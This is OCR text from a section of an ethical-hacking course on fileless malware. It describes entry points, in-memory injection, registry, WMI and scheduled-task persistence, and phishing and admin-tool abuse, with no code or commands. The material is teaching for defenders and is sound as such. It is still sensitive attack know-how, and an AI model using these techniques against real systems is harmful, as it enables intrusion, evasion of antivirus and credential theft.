- **Exploits**

  Exploits can be either file-based or network-based. File-based malware exploits the system executables, Flash, Java, documents, etc., to run a shellcode that injects a malicious payload into the memory. This type of malware uses files to make an initial entry into the target machine. Network-based malware exploits vulnerabilities in network communication protocols such as SMB to deliver malicious payloads.

- **Hardware**

  Device-based malware infects the firmware residing on network cards and hard disks to deliver the malicious payload. CPU-based malware exploits firmware used for management operations to execute malicious code within the CPU. USB-based malware rewrites the USB firmware with malicious code that directly interacts with the operating system and installs malicious payload on the target machine. Similarly, fileless malware can also exploit BIOS-based firmware or perform hypervisor-based attacks that exploit virtual machines.

- **Execution and Injection**

  This type of malware can be file-based, macro-based, script-based, or disk-based. File-based malware exploits executables, DLLS, LNK, files, etc., to inject a malicious payload into the process memory or other legitimate running processes. Using macro-based malware, attackers trick victims into clicking malicious links that execute macros


hide01_1

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

automatically to inject a malicious payload into the process memory. Attackers implement script-based malware if they gain an initial footprint on the target system. The attacker injects malicious payload by running a malicious script on the command prompt. Disk-based malware rewrites the boot record with malicious code, which, when executed, gains access and installs the malicious payload.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How does Fileless Malware Work?

A fileless malware attack generally consists of several stages, as shown in the figure below:




Figure 7.67: Phases of a fileless malware attack

- **Point of Entry**
  - **Memory Exploits**: Fileless malware uses a variety of techniques to inject and execute itself in the process memory of a legitimate system process. It exploits the memory and privileges of whitelisted system tools such as Windows Management Instrumentation (WMI), PowerShell, Command.exe, PsExec, etc.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malicious Website**: Fileless threats may also arrive from exploit-hosting websites that appear to be legitimate business pages. When the user visits the page, the exploit kit starts scanning for vulnerabilities, such as any outdated Flash or Java plugins. If successful, it invokes Windows native tools such as PowerShell to download and execute the payload directly in the memory without writing any files to the disk.

  Fileless malware can also exploit script-based programs such as PowerShell, Macros, JavaScript, and VBScript. The initial script might be used for code injection or to connect to other malicious sites to download more binaries/scripts to deliver the actual payload.

- **Phishing Email/Malicious Documents**: Attackers can also embed malicious macros in the form of VBScript or JavaScript in a Microsoft Office document (Word, PowerPoint, Excel) or PDF, and further use social engineering techniques to get users to run the macros on their systems. Here, the attack initiates with a document or file but transforms into a fileless threat when the malicious script is executed from memory using whitelisted tools such as PowerShell.

- **Code Execution**

  - **Code Injection**: Fileless threats can use various code injection techniques such as process hollowing and reflective DLL injection, which directly load the shellcode into the memory without writing any file to the disk.

  - **Script-based Injection**: Fileless malware often comes embedded in a document as an email attachment. Once the document is opened, the malicious script runs in the memory, thus turning into a fileless operation. The script then invokes whitelisted applications, such as PowerShell, mshta.exe, JavaScript, WScript, and VBscript, to connect to one or more malicious websites to download additional scripts to deliver the actual payload. All these operations occur in memory, which makes it difficult for traditional anti-malware solutions to detect them.

- **Persistence**

  In general, fileless malware is not persistent in nature. As it is memory-based, restarting the system would remove the malicious code from memory and stop the infection. However, depending on the goal of the attacker, malicious scripts can be stored in various Windows built-in tools and utilities such as Windows registry, WMI, and Windows Task Scheduler, and be set to run even after a system reboot.

  - **Windows Registry**: Attackers can store the malicious scripts in the Windows AutoStart registry keys so that they are loaded and executed whenever the machine is restarted.

  - **Windows Management Instrumentation (WMI)**: Fileless malware also abuses WMI, which is commonly used for automating system administration tasks, to achieve and maintain persistence. In this case, attackers store the malicious scripts in the WMI repositories that are periodically triggered via WMI bindings.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Windows Task Scheduler**: Using a task scheduler, attackers can set malicious scripts to be automatically triggered and executed in a chosen time interval.

- **Achieving Objectives**

  By maintaining persistence, attackers bypass security solutions and achieve a variety of objectives, such as data exfiltration, credential stealing, reconnaissance, and cyber-spying, on the target systems and network.

Launching Fileless Malware through Document Exploits

An attacker can trick users into downloading documents, archives, PDFs, or other attractive files consisting of malicious macro code, which are sent via phishing emails or accepted via social engineering tricks. Once the file is opened, the malicious macro launches VBA (VisualBasic) or JavaScript to exploit the Windows default tools such as PowerShell. Then, the malicious script uses PowerShell to run additional code or payload to continue the infection without being traced.

The malicious script can either exploit PowerShell to get access to local storage files to run the executables or simply execute the malicious payload in memory. Once the malicious code or payload inside the document is successfully executed, it disguises itself as a legitimate dropper or downloader to continue the chain of infection that can be leveraged by an attacker to launch further attacks.

A fileless malware can be launched through document exploits in the following steps:

- The victim is tricked into downloading/running a malicious document
- The document runs a malicious macro
- The malicious macro launches VBA or JavaScript
- The malicious script exploits PowerShell to run additional code (payload) to spread the infection to other running processes or systems

Figure 7.68: Launching Fileless Malware through Document Exploits

Launching Fileless Malware through In-Memory Exploits

Attackers can inject malicious payload inside the running memory (RAM) that targets legitimate processes without leaving any footprints. Such intrusion is extremely difficult to be detected by any antivirus software, as the payload is not stored in local disks but is directly executed from memory. Attackers exploit different APIs or Windows admin tools such as Windows Management Instrumentation (WMI), PSExec, and PowerShell to gain access to the process memory of a legitimate process. Attackers employ a reflective Dynamic Link Library (DLL)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

method to load a malicious script into a host-side process that resists the writing of DLLs to the disk.

EternalBlue is a type of in-memory exploit that can leverage the flaws in the Windows file sharing protocol known as Server Message Block (SMB 1). This client-server communication protocol (SMB 1) allows an attacker to read access services, applications etc. The attacker then targets the local security authority subsystem service (lsass.exe) file, injecting malicious code. The file (lsass.exe) is designed to handle login-logout validating user credentials, and it also performs other critical operations. The attacker exploits this file to launch further attacks while evading security using tools such as Mimikatz to access the details from memory.




Figure 7.69: Delivering payloads using in-memory exploits

Launching Fileless Malware through Script-based Injection

Fileless attacks are also performed using scripts whereby binaries and shellcode are embedded, obfuscated, and compiled to avoid file creation on the disk. Scripts allow attackers to communicate with and infect applications or operating systems without being traced. They are also useful in finding design flaws and vulnerabilities in the applications. Scripts are usually flexible, and they can be executed from any files or directly from memory. The attacker leverages this feature along with the vulnerabilities in a system to inject malicious scripts directly into the memory via PowerShell to evade detection. Once the attacker gains control of the target system, he/she can execute these scripts directly on a command-line interface from a remote location to spread infections and initiate other malicious activities. Many classical fileless threats such as KOVET, POWMET, and FAREIT have used malicious scripts to spread malware.




Figure 7.70: Launching a fileless malware through script-based injection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Launching Fileless Malware by Exploiting System Admin Tools

The attacker exploits default system admin tools, features, and other utilities of a system to spread fileless infections. Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal the information. They also exploit command-line tools such as Microsoft registered server (Regsvr32) and runddl32, to run malicious DLLs. The exploited command lines enable the attacker to install altered versions of pen testing tools to gain complete access to the target system. The modified tools are used to access payloads, maintain persistence, steal and export information, and expand malware. As they appear to be authentic tools, they can evade the security mechanism of any traditional antivirus software. An attacker can exploit system tools such as remote desktops, command-oriented tools such as regsvr32, PowerShell, rundll32, certUtil, and WMIC, and pen testing tools such as Mimikatz, and Cobalt strike. Using this technique, attackers can steal critical information from the system, such as credentials, to launch further attacks.

hide01.ir

Figure 7.71: Launching a fileless malware by abusing sysadmin tools

Launching Fileless Malware through Phishing

Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that automatically loads Flash and triggers the exploit. Furthermore, the fileless malware scans the target system for vulnerabilities in system tools such as PowerShell, WMI, and browser Java plug-ins. The malware exploits the identified vulnerability to download and run the malicious payload on the victim's machine and compromises the sensitive information stored in the process memory. Fileless threats can also maintain persistence by creating AutoStart registry entries depending on the goal of the attacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps followed by the attacker to launch fileless malware through phishing




Figure 7.72: Launching a fileless malware through phishing

- The attacker sends a phishing email to the victim, embedded with a malicious link
- When the victim opens the email and clicks on the malicious link, the victim is automatically redirected to a fake website
- The fake website scans for vulnerabilities in the system, such as outdated Flash, to trigger the exploit
- Now, the fileless malware exploits system tools such as PowerShell to load and run the malicious payloads in memory. PowerShell downloads the malicious payloads from a remote command-and-control server
- The AutoStart registry key is created for storing the malicious script in the victim's system to maintain persistence
- Once the malicious payload is injected, it steals critical information, performs data exfiltration, and sends all the data to the attacker

hide01.ir

Launching Fileless Malware through Windows Registry

The modification of the ExecutionPolicy settings in the registry to "unrestricted" or "bypass" can facilitate the execution of malicious scripts. Attackers can exploit such vulnerabilities in the Windows registry to deploy fileless malware on targeted systems. Attackers may use malware such as Kovter for the execution of a malicious script through the registry modifications. It allows attackers to execute their malicious code while evading standard security measures, such as antivirus software. The malware also exploits the mshta.exe Windows binary through registry modifications to run a malicious script. It creates multiple registry entries containing encoded JavaScript, which is then executed by another registry entry that incorporates mshta and the JavaScript ActiveXObject. This setup uses the wscript.shell to execute the encoded script, making it a sophisticated method to launch fileless attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

